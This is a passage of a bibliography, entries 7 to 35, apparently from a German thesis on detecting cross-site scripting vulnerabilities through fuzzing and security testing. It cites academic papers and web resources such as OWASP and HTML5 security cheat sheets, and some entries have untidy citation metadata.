- [7] Fabien Duchene, Roland Groz, Sanjay Rawat, and Jean-luc Luc Richier. XSS Vulnerability Detection Using Model Inference Assisted Evolutionary Fuzzing. In *SECTEST 2012 - 3rd International Workshop on Security Testing (affiliated with ICST)*, number Itea 2, pages 815–817, 2013. ISBN 9780769546704. doi: 10.1109/ICST.2012.181.
- [8] Fabien Duchene, Sanjay Rawat, Jean Luc Richier, and Roland Groz. LigRE: Reverse-engineering of control and data flow models for black-box XSS detection. In *Proceedings - Working Conference on Reverse Engineering, WCRE*, pages 252–261, 2013. ISBN 9781479929313. doi: 10.1109/WCRE.2013.6671300. URL <https://goo.gl/5kpLNL>.
- [9] Andreas Ulrich Eds, Ifip Wg, International Conference, and David Hutchison. *LNCS 8254 - Testing Software and Systems*. Number November. 2013. ISBN 9783642417061.
- [10] D Endler. The evolution of cross site scripting attacks. *Whitepaper, iDefense Inc.(May 2002)* [http://www. ...](http://www.), 2(5):1–25, 2002. URL <http://www.leetupload.com/database/Misc/Papers/AstalaVista/XSS.pdf>.
- [11] P. C. Héam and C. Nicaud. Seed: An easy-to-use random generator of recursive data structures for testing. In *Proceedings - 4th IEEE International Conference on Software Testing, Verification, and Validation, ICST 2011*, pages 60–69, 2011. ISBN 9780769543420. doi: 10.1109/ICST.2011.31.

- [12] Mario Heiderich and J Schwenk. mXSS attacks: attacking well-secured web-applications by using innerHTML mutations. *Proceedings of the ...*, pages 777–788, 2013. ISSN 15437221. doi: 10.1145/2508859.2516723. URL <http://dl.acm.org/citation.cfm?id=2516723>.
- [13] html5sec. HTML5 Security Cheat Sheet, . URL <https://html5sec.org/>. Zugriff: 2017-10-27.
- [14] html5sec. XSS Polyglots - The Context Contest, . URL <https://blog.bugcrowd.com/xss-polyglots-the-context-contest>. Zugriff: 2017-11-07.
- [15] Isatou Hydera, Abu Bakar Md Sultan, Hazura Zulzalil, and Novia Admodisastro. Current state of research on cross-site scripting (XSS) - A systematic literature review. *Information and Software Technology*, 58(July):170–186, 2015. ISSN 09505849. doi: 10.1016/j.infsof.2014.07.010. URL <http://dx.doi.org/10.1016/j.infsof.2014.07.010>.
- [16] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. SecuBat : A Web Vulnerability Scanner. In *WWW '06: Proceedings of the 15th international conference on World Wide Web*, pages 247–256, 2006. ISBN 1595933239. doi: 10.1145/1135777.1135817. URL <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.60.4350>.
- [17] Martin Kleppe. JSFuck, 2012. URL <http://www.jsfuck.com/>. Zugriff: 2017-09-15.
- [18] Krishnaveni and Prabakaran. Security testing and comparing vulnerability detection tools for cloud based saas applications. 115(6):437–445, 2017.
- [19] Prof. Dr. Richard Lackes. Web2.0. URL <http://wirtschaftslexikon.gabler.de/Definition/web-2-0.html#definition>. Zugriff: 2017-10-17.
- [20] Pavol Lupták. Bypassing Web Application Firewalls. pages 79–88, 2011.
- [21] Ravichandhran Madhavan, Mikaël Mayer, Sumit Gulwani, Viktor Kuncak, Ravichandhran Madhavan, Mikaël Mayer, Sumit Gulwani, and Viktor Kuncak. Automating grammar comparison. *ACM SIGPLAN Notices*, 50(10):183–200, 2015. ISSN 03621340. doi: 10.1145/2858965.2814304. URL <http://dl.acm.org/citation.cfm?doid=2858965.2814304>.
- [22] OWASP. Filter Evasion Cheat Sheet, 2012. URL https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. Zugriff: 2017-10-17.
- [23] Sylvain Pollet-Villard. 6CharsJS, 2016. URL <https://syllab.fr/projets/experiments/sixcharsjs/http://slides.com/sylvainpv/xchars-js#/32>. Zugriff: 2017-09-15.
- [24] RegistrarStats. TLD Domain Counts, 2017. URL <http://www.registrarstats.com/TLDDomainCounts.aspx>. Zugriff: 2017-09-05.

- [25] Tara Seals. 87% of Open-Source Vulns Are XSS and SQL Injection, 2016. URL <https://www.infosecurity-magazine.com/news/87-of-opensource-vulns-are-xss-and/>. Zugriff: 2017-10-17.
- [26] Hossain Shahriar and Mohammad Zulkernine. MUTEK: Mutation-based testing of cross site scripting. *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems, SESS 2009*, (May 2009):47–53, 2009. ISSN 00206598. doi: 10.1109/IWSESS.2009.5068458.
- [27] Dimitris E Simos. The Mathematics behind an Automated Penetration Testing Framework. 2014. URL https://www.securityforum.at/wp-content/uploads/2014/05/SF14_Slides_Simos.pdf.
- [28] Omer Tripp, Omri Weisman, and Lotem Guy. Finding Your Way in the Testing Jungle: A Learning Approach to Web Security Testing. In *Proceedings of the 2013 International Symposium on Software Testing and Analysis*, pages 347–357, 2013. ISBN 978-1-4503-2159-4. doi: 10.1145/2483760.2483776. URL <http://doi.acm.org/10.1145/2483760.2483776>.
- [29] A. Viterbi. Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. *IEEE Transactions on Information Theory*, 13(2):260–269, 1967. ISSN 0018-9448. doi: 10.1109/TIT.1967.1054010. URL <http://ieeexplore.ieee.org/document/1054010/>.
- [30] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. *Work*, 42(13):4188–4190, 2007. ISSN 08974756. doi: 10.1021/cm801305f. URL <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.129.2063&rep=rep1&type=pdf>.
- [31] Yi-Hsun Wang, Ching-Hao Mao, and Hahn-Ming Lee. Structural Learning of Attack Vectors for Generating Mutated XSS Attacks. In *Electronic Proceedings in Theoretical Computer Science*, volume 35, pages 15–26, 2010. doi: 10.4204/EPTCS.35.2. URL <https://arxiv.org/pdf/1009.3711.pdf>.
- [32] We Are Social. We Are Social Singapore, 2016. URL <https://de.slideshare.net/wearesocialsg>. Zugriff: 2017-09-05.
- [33] White Hat Security. Web applications security statistics report 2016. page 44, 2016. URL <https://info.whitehatsec.com/rs/675-YBI-674/images/WH-2016-Stats-Report-FINAL.pdf>.
- [34] Dave Wichers. Types of Cross-Site Scripting, 2017. URL https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting. Zugriff: 2017-10-17.
- [35] Noam Wies and Benny Zeltser. AI Final Project - Evolutionary XSS Detector. (2):3–7, 2014.